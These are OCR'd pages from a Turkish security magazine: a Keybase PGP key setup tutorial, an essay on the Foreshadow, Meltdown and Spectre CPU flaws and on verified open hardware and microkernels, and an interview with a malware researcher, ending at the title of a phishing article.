
Biz Windows üzerinden devam edeceğimiz için Windows kurulum dosyasını indiriyoruz. İndirme tamamlandıktan sonra dosyayı açıyoruz. Keybase ufak bir kurulum aşamasından sonra bizlere aşağıdaki gibi bir ekran sunuyor.



"Create an account" butonunu tıkladıktan sonra bir kullanıcı adı ve mail adresi belirliyoruz. Ben mail adresine TempMail[1] üzerinden edindiğim random bir e-posta adresini yazacağım.





Daha sonra bizden parola oluşturmamız istenecek. Burada güçlü parola oluşturabilmek için KeePass parola yöneticisini kullanıyoruz. Güçlü parolalar oluşturmak ve bunları güven içinde saklamak isterseniz Arka Kapı Dergi 1. Sayısında bulunan "İmparatorluğun Anahtarı: Parolalar!" başlıklı yazımızı okuyabilirsiniz.




1 TempMail: Herhangi bir kayıt aşaması olmadan ve kimlik bilgilerinizi vermeden tek tuş ile sizlere random bir mail hesabı sunan sistemdir.
Ayrıntılar: https://temp-mail.org/

Takip eden adımda cihazımıza bir isim veriyoruz ve profilimiz için gerekli bilgileri giriyoruz.





Profilimizi oluşturduktan sonra PGP anahtarımızı ekleme işlemine geçiyoruz. Keybase aracılığı ile bir PGP anahtar çifti oluşturabilir veya daha önceden oluşturduğunuz anahtarlarınızı Keybase'e ekleyebilirsiniz. Bunun için profilimizde bulunan "Add a PGP Key"i tıklıyoruz.



Keybase'e var olan PGP anahtarınızı ekleyebilirsiniz. Biz yazı kapsamında PGP anahtarımızı Keybase ile oluşturacağız. Biz bundan sonrasına komut satırı ile devam edeceğiz. PGP oluşturma, import etme gibi birçok işlemi buradan komut satırı (CLI) vasıtası ile gerçekleştirebilirsiniz. Keybase komutunun parametre varyasyonlarını görmek için "keybase pgp" komutunu yazalım.

```
C:\Users\recep>keybase pgp
NAME:
   keybase pgp - Manage keybase PGP keys

USAGE:
   keybase pgp <command> [arguments...]

COMMANDS:
   gen          Generate a new PGP key and write to local secret keychain
   pull         Download the latest PGP keys for people you track.
   update       Update your public PGP keys on keybase with those exported from the local GPG keyring
   select       Select a key as your own and register the public half with the server
   sign         PGP sign a document.
   encrypt      PGP encrypt messages or files for keybase users
   decrypt      PGP decrypt messages or files for keybase users
   verify       PGP verify message or file signatures for keybase users
   export       Export a PGP key from keybase
   import       Import a PGP key into keybase
   drop         Drop Keybase's use of a PGP key
   list         List the active PGP keys in your account.
   purge        Purge all PGP keys from Keybase keyring
   help, h      Shows a list of commands or help for one command


C:\Users\recep>
```

Biz yeni bir PGP Key oluşturacağız. Bunun için "keybase pgp gen" komutunu yazıyoruz. Şifreleme esnasında kullanılacak ismimizi giriyoruz.


```
C:\Users\recep>keybase pgp gen
Enter your real name, which will be publicly visible in your new key:
```

Hemen ardından anahtar için gereken e-posta adresini yazıyoruz.

```
C:\Users\recep>keybase pgp gen
Enter your real name, which will be publicly visible in your new key: Recep
Enter a public email address for your key: lakepe@hubii-network.com
```

İsteğe bağlı diğer e-posta adresimizi de ekledikten sonra Keybase ileride anahtarın kaybolması vb. durumlar için anahtarımızın bir kopyasını sunucusuna kopyalamak isteyip istemediğimizi bize soruyor.

```
C:\Users\recep>keybase pgp gen
Enter your real name, which will be publicly visible in your new key: Recep
Enter a public email address for your key: lakepe@hubii-network.com
Enter another email address (or <enter> when done): recep@arkakapidergi.com
Enter another email address (or <enter> when done):
Push an encrypted copy of your new secret key to the Keybase.io server? [Y/n] Y
When exporting to the GnuPG keychain, encrypt private keys with a passphrase? [Y/n] Y
- INFO PGP User ID: Recep <lakepe@hubii-network.com> [primary]
- INFO PGP User ID: Recep <recep@arkakapidergi.com>
- INFO Generating primary key (4096 bits)
- INFO Generating encryption subkey (4096 bits)
- INFO Generated new PGP key:
- INFO   user: Recep <lakepe@hubii-network.com>
- INFO   4096-bit RSA key, ID 1621451F7FCA77C9, created 2018-08-25

C:\Users\recep>
```



ID'si "*1621451F7FCA77C9*" olan PGP anahtarımızın başarı ile oluşturulduğunu görüyoruz. Şimdi profilimize tekrar dönelim ve diğer sosyal medya hesaplarımızı ekleyelim. Keybase'in sunduğu kolaylıklardan, daha doğrusu avantajlardan biri de doğrulama (Proof) özelliğinin gelişmiş olması. Keybase anahtar sahipliğini doğrulama konusunda birçok farklı seçenek sunuyor.

Twitter, Facebook, Github vb. hesaplarınız üzerinden, Keybase'in bildirdiği doğrulama metnini paylaşabilirsiniz:

Böylece anahtarın sahipliğini doğrulamak isteyen biri, onaylı sosyal medya hesaplarınızla, kripto para cüzdan bilgilerinizle ya da Keybase'in desteklediği doğrulama alanlarından biri ile bu ihtiyacı karşılayabilir.

Chris Stephenson – cs@chrisstephenson.com

Meltdown, Spectre ve Foreshadow

Yaklaşan Devrimin Ayak Sesleri

Bu derginin ilk üç sayısında, bir seri halinde Meltdown ve Spectre açıklarını ve bu tip açlıkların sonuna gelmemiş olduğumuzu yazmıştım. Şimdi Intel işlemcilerinde Meltdown ve Spectre'ye benzer yeni bir güvenlik açığı daha keşfedildi.

Birbirinden bağımsız çalışan iki grup, aynı zaman diliminde zafiyeti buldular.

Technion'dan Dr. Yuval Yarom, Marina Minkin and Mark Silberstein; Michigan Üniversitesi'nden Ofir Weisse, Daniel Genkin, Barış Kasıkçı, Thomas Wenisch imec-DistriNet ve KU Leuven araştırma gruplarından Jo Van Bulck, Frank Piessens, Raoul Strackx Foreshadow zafiyetinin kullandığı yöntemi ilk öneren Marina Minkin idi.

Araştırmacıların yazdığı makale[1] berrak, zarif ve net. İşlemcilerin nasıl çalıştığını öğrenmek isteyenlere Meltdown ve Spectre makalelerinin yanında bu makalenin orjinalinin okunmasını şiddetle tavsiye ederim. Harcadığınız emeğe değecektir.

Foreshadow, Meltdown ve Spectre zafiyetlerine benziyor. Önbellek bellek zamanlaması bir yan kanal (side-channel) olarak kullanıyor. Önbellek zamanlamasının ve speculative execution arasındaki bağların bir iletişim kanalı olarak kullanılmasına bu dergide daha önce yayınlanan makalelerimde ayrıntılı olarak değindiğim için, bu yazıda tekrarına gerek görmüyorum. Intel çiplerindeki SGX "güvenlik" sisteminin önce önbelleğe erişip sonra erişim kontrolü yapması bütün SGX sistem anahtarlarını ortaya döktü. Zafiyet ortaya çıkartıldıktan sonra Intel'de SMM'e ve sanallaştırılmış makinelere karşı aynı yöntemi kullanan iki olası saldırı daha tespit etti.

Foreshadow çipteki bütün işlemcilerin ortak kullandığı L3 önbelleği değil, her işlemciye özel L1 önbelleği kullandığı için, bilgilerin sızdırılması ancak aynı işlemci kullanan proses'ler arasında mümkün oluyor. Sanallaştırılmış ortamlarda kimlerle işlemci paylaşılacağını önceden kestiremeyiz. Bu hem kurban hem saldırgan için bir dezavantaj. Kurban muhtemel bir saldırganın nerede olduğunu bilemeyeceği gibi, saldırganın da uygun bir kurbana rastlaması şans meselesidir. Yine de bilgisayar yorulmaz, uygun bir kurban bulma şansı bir milyonda bir bile olsa, eninde sonunda kurbanını bulacaktır.

Bu saldırının ciddiyetini arttıran esas ilk bulunan açığın SGX sisteminde bulunmuş olmasıdır. SGX (Software Guard Extensions) Intel şirketinin "güvenli" program değerlendirme orta-

mıdır. Amaçlarından biri uzaktan DRM (Digital Rights Management) doğrulamasını gerçekleştirebilmek. SGX kapsamında değerlendirilen programın değiştirilmemiş olduğuna dair garanti veriliyor(du).

Bu makalenin yazıldığı günü (16 Ağustos) Baltimore, ABD'de yapılan Usenix konferansında bu garantinin artık geçersiz olduğuna dair bir sunum gerçekleşti[2]. Makale "SGX krallığının ana çerçevesinin elde edilmesinden" söz ediyor.

SGX için 3 farklı açık belirtildi. İlk açık bulunduktan sonra, SGX dışındaki güvenli alanları etkileyecek iki açık daha bulundu. Araştırmacılar bunlara "Foreshadow-NG" ismi verdiler, ve 14 Ağustos tarihinde yeni bir makale yayınladılar[3]. Intel SGX sığınakları kendi işlemci içindeki güvenliği de sağlıyor. Yani SGX güvenli değilse bu, bütün TEE (Trusted Execution Environment – Güvenli Değerlendirme Ortamı) artık güvenilir değil demek.

Foreshadow'un Meltdown ve Spectre ile Benzerlikleri

Rekabet peşindeki işlemci üreticileri güvenlik yerine işlemci hızını tercihlerinde ön planda tutuyor. İşlemcilerin çalışma şekli ve iç mimarilerinin gizli olması araştırmacıların işlerini bir hayli zorlaştırdı. Yine de bu zafiyetlerin üreticiler tarafından değil, bağımsız, genellikle akademik, araştırmacılar tarafından bulunmuş olması önemli bir gözlem bir noktası.

Foreshadow'un Meltdown ve Spectre ile Farkları

Foreshadow Intel kendisine ait SGX sistemi üzerinde çalıştığı için, sadece Intel çiplerini etkiliyor. Ayrıca, (Meltdown ve Spectre aksine, en) Foreshadow'un önü sadece işletim sisteminde yapılacak bir değişiklikle alınamaz. Önce işlemci mikrokodlarının değişmesi bu sorunu bir miktar önleyecektir, ancak nihai çözüm için sonbaharda çıkacak yeni işlemci çiplerini beklemek gerekiyor.

Foreshadow'dan Alınacak Dersler

Foreshadow zafiyeti 2018 Ocak ayında keşfedildi. Her zamanki gibi bir "ambargo" dönemi başlatıldı. Zafiyet bulan araştırmacılar, donanım üreticileri ve işletim sistemi geliştiricilerine önlem alabilecekleri zamanı tanımak için bir müddet bulgularını gizli tutmayı kabul ediyorlar. Ancak bu süreçler kendisi de sorunlu olmaya başladı. Büyük oyuncalar zafiyetten ilk olarak haberdar olurken, örneğin Foreshadow'un resmen açıklandığı gün Amazon, Google ve Microsoft Azure'de gerekli önlemler çoktan alınmıştı, daha küçük bulut sağlayıcılar açıklamadan sonra sistemlerini onarmak için adeta maraton koşmak zorundaydılar. Örneğin Digital Oceans "Dün öğrendik, önlemlerin alınması birkaç hafta sürebilir" açıklamasına, ince bir sitem ile devam etti "Intel artık eskisine göre daha hızlı ve daha fazla haber verdiğin için minettarız"4. Öyle görünüyor ki Digital Oceans (ki aslında küçük bir sağlayıcı da değil) mahşerin üç atlısından daha dezavantajlı durumda.

Özetle oyun sahası düz olamayınca, ambargo süresi hizmetlerin tekelleşmesine yarıyor. Bu prosedürde bir değişiklik talep edilecek.

Donanım giderek işletim sistemlerinden bile karmaşık haline gelince, "hardware is the new software" diye tabir edebileceğimiz, güvenlik açısından donanımın yazılım kadar tehlikeli olmaya başladığı bir çağa girdik.

Moores Yasası ("Moores Law") (işlemcilerin hızı ve kapasitelerinin logaritmik şekilde devamlı artması) ısı sorunu duvarına çarpınca, çoklu işlemciler, uzun işlem boruları ile donanım daha zor anlaşılır hale geliyor. Geleneksel işlemciler yetmeyince GPU çipler, Tensor Flow çiplerin yükselişini de görüyoruz.

Artık yeni kuşaklar donanımlar da geliyor. DARPA (ABD Savunma Bakanlığı araştırma teşkilatı – interneti icat eden kurum) 1.5 milyar dollar bütçeli yeni bir projeye başladı[5] . "Açık kaynak" ve "Software defined hardware" yani yazılım tanımlı donanım üzerine bir dizi proje fonluyorlar. Bu projeler ayrı bir makalede ele alınmayı hakediyor. Fikir önemli bir GNU software radyo projesinden yola çıkıyor. Bu projelerin önemi yazılım ve donanım arasındaki sınırların giderek silikleşmesinde yatıyor.

Foreshadow Zaafiyetini Bulan Araştırmacılardan Önemli Bir Çağrı

Foreshadow'nun ayrıntılarının açıklandığı ve Usenix konferansında resmen sunulan bilimsel makale aynı zamanda önemli bir çağrı içeriyor:

"Spectre, Meltdown ve Foreshadow gibi zafiyetlerden alacağımız önemli bir ders var. Mevcut işlemcilerin karmaşıklıkları anlama kapasitemizi aşmış durumda[6] [7]. Dolayısıyla araştırmacılara yeni alternatif iş güdümlü donanım tasarımlarının[8] [9], ve açık kaynak, açıkça incelenebilir TEE'lerin (Trusted Execution Environments – Güvenilir Değerlendirilme Ortamlar)[10] [11] geliştirilmesini öneriyoruz. Umudumuz gelecekte bu tür zafiyetlerin tespit edilmesi, önlenmesi ve tamir edilmesini daha kolay kılmak."[12]

Bu sadece soyut bir çağrı değil. Makalenin bazı yazarları aynı zamanda yeni gelişen girişimlerde yer alıyorlar.

Özellikle hem ispat edilebilen açık donanım, hem de açık ve güvenliği matematiksel yöntemlerle ispat edilmiş çekir-

dek üzerinde çalışıyorlar. Bu iki yaklaşım bir araya gelmeye başladı. RISC-V işlemci mimarisi projesi[13] ve sel4 işletim sistemi mikroçekirdeği[14] bir araya geliyor. Bu sene Nisan ayından şimdiye dek sadece ARM mimarisinde ispat edilmiş sel4 mikroçekirdeği RISC-V mimarisine transfer etme işleri başladı.

Bu sadece akademik bir proje değil. Gelecek sistemlerin bu tekniklerle yapılacağını düşünmek için birkaç ciddi pratik deneyime bakabiliriz.

Sessiz devrim: Mikroçekirdek, İspat Edilmiş Donanım ve Yazılım

Unix/Linux/Windows gibi monolitik çekirdekli işletim sistemleri, C programlama dili, x86 gibi karışık işlemci mimarileri artık çözümün değil, sorunun bir parçası. ARM bile Meltdown zafiyetinin hedefi olabilmek yeteri kadar karmaşık hale getirildi.

Bu yüzden bir dizi "mikroçekirdek" işletim sistemi girişim oldu. Mikroçekirdeklerin amacı güvenlik sağlayan işletim sistemi unsurlarını çok basit ve küçük tutup, işletim sisteminin diğer işlerini daha az yetkiye sahip kullanıcı alanlarında yapmak. Linus Torvalds Linux'u yazmaya başladığında mikroçekirdek mimarisini seçmedi. İnsanın keşke diyesi geliyor… GNU projesi mikroçekirdek tabanlı GNU/Hurd projesi çalışıyor ama hiçbir zaman yaygınlaşması için gerekli performans gösteremedi ve kritik kullanıcı eşiğine ulaşamadı.

Ancak başka mikroçekirdek projeleri sessizce, pek fark edilmeden, yoğun olarak kullanılmaya başladı. GNU/Hurd içindeki Mach mikroçekirdeğin hantallığından yola çıkarak Jochen Liedtke tarafından geliştirilen L3 ve L4 mikroçekirdek aileleri[15], Mach'dan 20 kat daha hızlı olmaları yanında, gömülü sistemlerde de kullanılmaya başlandı. L4 çekirdeğin (kapalı yazılım olan) OKL4 versiyonu 1.5 milyar (rakam 2012 yılına ait) cep telefonu telsiz modem çipinde kullanılıyordu. Kapalı bir yazılım olduğundan daha yeni bir rakama ulaşmak zor.

Komik bir anekdot: yüksek performans amacıyla üretilen L4 mikroçekirdeği, 1966 yılında IBM'de küçük bir çekirdek yazdığımda, cehaletimden ötürü kullandığım bir yöntemin aynısını kullanıyor. Interrupt'lar kapalı tutuluyor ve ancak "güvenli" anlarda interrupt işlemine izin veriliyor.

Bu L4 mikroçekirdeği sadece gömülü cihazlarda kullanılmıyor. Apple, örneğin, mobil cihazlarında A7 ARM mimarisi çipleri kullanmaya başlamasından beri her aletinde bulunan diğer işlemcilerden ayrı ve farklı "güvenlik işlemcisi" üzerinde ayarlanmış bir L4 işletim sistemi çekirdeği kullanıyor[16]. Dolayısıyla bu L4 versiyonu "birkaç milyar" işlemcide kullanılıyor. Kapalı yazılımları tercih ettikleri için güvenlik ispatı olan yeni SEL4 çekirdeği kullanmıyorlar. Apple, genel güvenlik sorununu görmüş, ancak kapalı yazılım iş modelleri teknik olarak doğru yöne gitmelerine izin vermemiş. Gelecekte bunun bedelini ödeyeceklerini tahmin ediyorum. Zaman bunu gösterecek.

Hoşçakal Linux, Unix ve C?

Yeni işletim sistemlerin ve donanımların gelişmesi vakit alacak. Ayrıca her zaman "backward compatibility"'yi yani geriye dönük uyum gözetmek problemlere neden oluyor. Bu yüzden teknolojik devrimler bazen hali hazırda mevcut alanlarda değil, yeni açılan alanlarda oluyor. Örneğin Linux camiasında hep "GNU/Linux ne zaman Windows'un yerine geçecek?" sorusunu soruyorduk. Önce masaüstü, sonrasında da dizüstü bilgisayarlardan ümitliydik. Baktık ki tık yok. Meğer yanlış yere bakıyormuşuz.. Bir tarafta sunucular, öbür tarafta mobil cihazlarda Microsoft Windows neredeyse buharlaşmıştı. Bu alanlarda Android, iOS, Debian, Docker vesaire ile Linux/Unix kazanmıştı ve biz fark etmemiştik. Ancak yine de etrafımızda hâlâ dizüstü bilgisayar kullanan varsa (ve Mac değilse) yine MS Windows'u kullanıyorlar. (Kendi ailem hariç, tabii)

IoT devrimi geliyor. Güvenlik daha (gerçek anlamıyla) can alıcı hale gelecek. Bu yeni açılan alan daha yeni, sağlam çözümler için bir fırsat. Açık, ispat edilebilir donanım ve işletim sistemlerine doğru gitmek mümkün. Bunu için eski yöntemler ve yaklaşımlar yetmeyecek. Eski programlama dilleri de yetmeyecek. Sel4 referans uygulaması Haskell dilinde. Fonksiyonel programlama, 2, 3 kişi tarafından tasarlanabilen ve ispat edilebilen donanımlar geliyor.

Hazır olmayan bu treni kaçıracak. Hareket düdüğü çalıyor. Peki siz hazır mısınız?

Kaynakça

1. https://foreshadowattack.eu/
2. Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Barış Kaşıkçı, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, Raoul Strack - "FORESHADOW: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution" URL: https://www.usenix.org/system/files/conference/usenixsecurity18/sec18-van_bulck.pdf, 16 Ağustos 2018'de erişildi.
3. Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Barış Kaşıkçı, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F. Wenisch, Yuval Yarom "Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution Revision 1.0 (August 14, 2018)" https://foreshadowattack.eu/foreshadow-NG.pdf 18 Ağustos erişildi
4. https://blog.digitalocean.com/a-message-about-l1tf/ 17 Ağustos 2018 erişildi
5. Samuel K Moore. "DARPA Plans a Major Remake of U.S. Electronics" IEEE Spectrum dergisi, https://spectrum.ieee.org/tech-talk/computing/hardware/darpas-planning-a-major-remake-of-us-electronics-pay-attention 15 Ağusto 2018 erişildi.
6. BAUMANN, A. Hardware is the new software. In Proceedings of the 16th Workshop on Hot Topics in Operating Systems (2017), ACM, pp. 132–137.
7. MÜHLBERG, J. T., AND VAN BULCK, J. Reflections on post Meltdown trusted computing: A case for open security processors. ;login: the USENIX magazine Vol. 43, No. 3 (Fall 2018). to appear.
8. COSTAN, V., LEBEDEV, I., AND DEVADAS, S. Sanctum: Minimal hardware extensions for strong software isolation. In Proceedings of the 25th USENIX Security Symposium (2016), USENIX Association
9. FERRAIUOLO, A., BAUMANN, A., HAWBLITZEL, C., AND PARNO, B. Komodo: Using verification to disentangle secure enclave hardware from software. In Proceedings of the 26th Symposium on Operating Systems Principles (2017), ACM.
10. FERRAIUOLO, A., BAUMANN, A., HAWBLITZEL, C., AND PARNO, B. Komodo: Using verification to disentangle secure enclave hardware from software. In Proceedings of the 26th Symposium on Operating Systems Principles (2017), ACM.
11. NOORMAN, J., VAN BULCK, J., MÜHLBERG, J. T., PIESSENS, F., MAENE, P., PRENEEL, B., VERBAUWHEDE, I., GÖTZFRIED, J., MÜLLER, T., AND FREILING, F. Sancus 2.0: A low-cost security architecture for IoT devices. ACM Transactions on Privacy and Security (TOPS) (2017).
12. Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Barış Kaşıkçı, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, Raoul Strack - "FORESHADOW: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution" URL: https://www.usenix.org/system/files/conference/usenixsecurity18/sec18-van_bulck.pdf, 16 Ağustos 2018'de erişildi.
13. https://riscv.org/
14. https://sel4.systems/
15. http://l4hq.org/projects/kernel/
16. Apple: iOS Security Guide: https://images.apple.com/business/docs/iOS_Security_Guide.pdf

Röportaj: Utku Şen – utku@arkakapidergi.com

Amanda -malwareunicorn- Rousseau

San Fransisco'da yaşıyor, Endgame firmasında Senior Malware Researcher (Kıdemli Zararlı Yazılım Araştırmacısı) olarak çalışıyor, DEF CON jürisi.

Twitter: https://twitter.com/malwareunicorn

Website: http://malwareunicorn.org/

Bilgisayar güvenliği sektörüne ne zaman girdin, neden başka bir dal yerine zararlı yazılım araştırmacılığını seçtin? Bize hikâyeni anlatabilir misin?

Babam Amerikan Hava Kuvvetleri'nde bilgisayar güvenliği alanında çalışıyordu. Bundan dolayı güvenlikle çok küçük yaşlarda tanıştım. Aslında ilk başlarda güvenlik çok ilgimi çekmiyordu, hatta grafik tasarımcı olmak için üniversite okudum. O yüzden ilk programlama deneyimim Flash ActionScript üzerineydi. Babam okulda bilgisayar bilimleri derslerine de girmemi tavsiye etti.

Girdim ve daha sonra bundan kopamadım. Daha sonra bilgisayar bilimleri bölümünde asistan oldum. İlk stajımı network güvenliği üzerine yaptım. Üniversite bittikten sonra Amerikan Savunma Bakanlığı'nda, siber suçlarla mücadele kısmında iş buldum. İlk başta tersine mühendislikle uğraşmıyordum. Tersine mühendislik hakkındaki tek bilgim, iyi para kazandıklarıydı. Bu yolda ilerlemeye karar verdim. İlk başta adli bilişim ile başladım. Kasalardan hard diskleri sökerken tırnaklarım kırılıyordu. Değerimi ispatladıktan sonra bu alanda eğitim almam mümkün oldu ve daha ciddi suçlarda görev almaya başladım. Birkaç ay sonra tersine mühendislik alanında bir öğretmene sahip olmuştum. Grafik tasarımı gibi kreatif bir alandan geldiğim için başlarda çok zorlandım. Beynin sürekli sağ ve sol lobu arasında gidip gelmek yorucuydu. Ancak yine de eğlenceli buluyordum. Bu konuda daha iyi olmam gerektiğini biliyordum, o yüzden çalışırken yüksek lisans yapmaya karar verdim. Yeteneklerimin çoğunu işte burada kazandım. Hâlâ bilmediğim çok şeyin olduğunu hissediyorum, ancak her gün yeni şeyler öğrenip kendimi geliştirmeye devam ediyorum. Burada kestirme bir yol yok.

Kadın olduğun için iş hayatında herhangi bir problemle karşılaştın mı?

Tabii ki karşılaştım. Değerini ispatlayana kadar kimse seni ciddiye almıyor. Bu, hem fiziksel hem ruhsal olarak aşman gereken bir engel. Her insanın kültürü, kişiliği, güçlü ve zayıf noktaları farklıdır. Bununla mücadele etmek bir tecrübe işidir. Benim alanımda hiç bir kadın rol model yoktu, o yüzden çıkış yolunu hep kendim bulmam gerekti. Diyebileceğim tek şey profesyonel kalın. İkisi arasında güven duyacağınız bir uyumu yakalayana kadar, iş ve sosyal hayatı birbirinden ayırın.

Güvenlik sektöründe kadınların konumu hakkında ne düşünüyorsun, nasıl daha iyi olabilir?

Çok daha iyiye gidiyor. 6 sene önceye kıyasla şu an çok daha fazla kadın araştırmacı tanıyorum. Gençlere ulaşmaya çalışan çok sayıda konferans ve komünite var. Buralarda bulunmak çok önemli. Ben küçükken güvenlikle tanışmasaydım şimdi bu sektörde olmazdım.

Gelecekte zararlı yazılım probleminin tamamen çözüleceğini düşünüyor musun?

Asla! ***İşletim sistemleri ve yazılımlar kalabalık insan grupları tarafından tasarlanıyorlar. Elbet bir kişi hata yapacaktır. Başka biri de bu hatayı tespit edip bir zararlı yazılım yazacaktır. Hâlâ insanız.***

Güvenliği ve komediyi bir arada harmanlayan çizimler yaptığını görüyoruz. Hobi olarak çizimle mi uğraşıyorsun?

Grafik tasarımı mezunu olduğum için böyle şeylerle hâlâ hobi olarak uğraşıyorum. Resim yapıyorum, çizim yapıyorum ve heykeltraşlıkla uğraşıyorum. Güvenliğin olumsuz tarafları komedi ile katlanabilir bir hâle geliyor.

DEF CON jürisi olmak nasıl bir duygu?

Çok yorucu bir iş. Akşamlarım başvuruları değerlendirmekle geçiyor. Değerlendirmenin içinde referans verilen bütün çalışmaları kontrol edip kodları analiz etmek de var. Oturup kodları tek tek deniyorum. Bunun yanında başvurulan konu hakkında araştırma yapıp güvenlik camiasına bir katkısı olacağından emin oluyorum. Eğer bir malware örneği gönderirlerse, oturup ona tersine mühendislik yapıyorum. Bunu 500 kere yapmayı dene! Ancak güvenlik camiasına bir katkı sağlamak için tüm bunları gönüllü yapıyorum.

Neden Unicorn?

Bu aslında bir şaka. Silikon vadisinde hayata geçip kısa sürede gerçekten iyi iş yapan start-uplara unicorn denir. Patronuma ilk başta unicorn şakaları gönderiyordum, daha sonra bu benim totemim oldu.

Türkiye'de tanıdığın başka güvenlik araştırmacıları var mı?

Keşke daha fazla kişi tanıyabilseydim.

Türkiye'de zararlı yazılım araştırmacısı olmak isteyen gençlere -özellikle kadınlara- nasıl mesajlar vermek istersin?

Eğer puzzle çözmekten hoşlanan ve detaylara dikkat eden biriyseniz, bu alanı seveceksinizdir. Biraz bu alanla eğilip, sevip sevmeyeceğinizi görün. Bu alana giriş biraz zor olabilir. O yüzden kendinize bir öğretmen bulun, online dersler alın, CTF'lere katılın vs. Bilgi edinme konusunda biraz yırtıcı olun çünkü hiçbir bilgi öylece kucağınıza düşmeyecektir. ***Bu alanda kestirme yollar yoktur, o yüzden bilgisayar bilimleri temelinizi iyi oturtun. İlk başta yanlışlar yapabilirsiniz, ama yanlış yapmak doğruyu öğrenmek için güzel bir yoldur.*** Bazı günler yeterince iyi olmadığınızı düşünerek ağlamak isteyebilirsiniz, ama bunlar sizi daha iyi olmak için hırslandırsın. Programlama becerileriniz zayıfsa, ilk başta mutlaka bunu geliştirin.

ReelPhish ile Gerçek Zamanlı Kimlik Avı

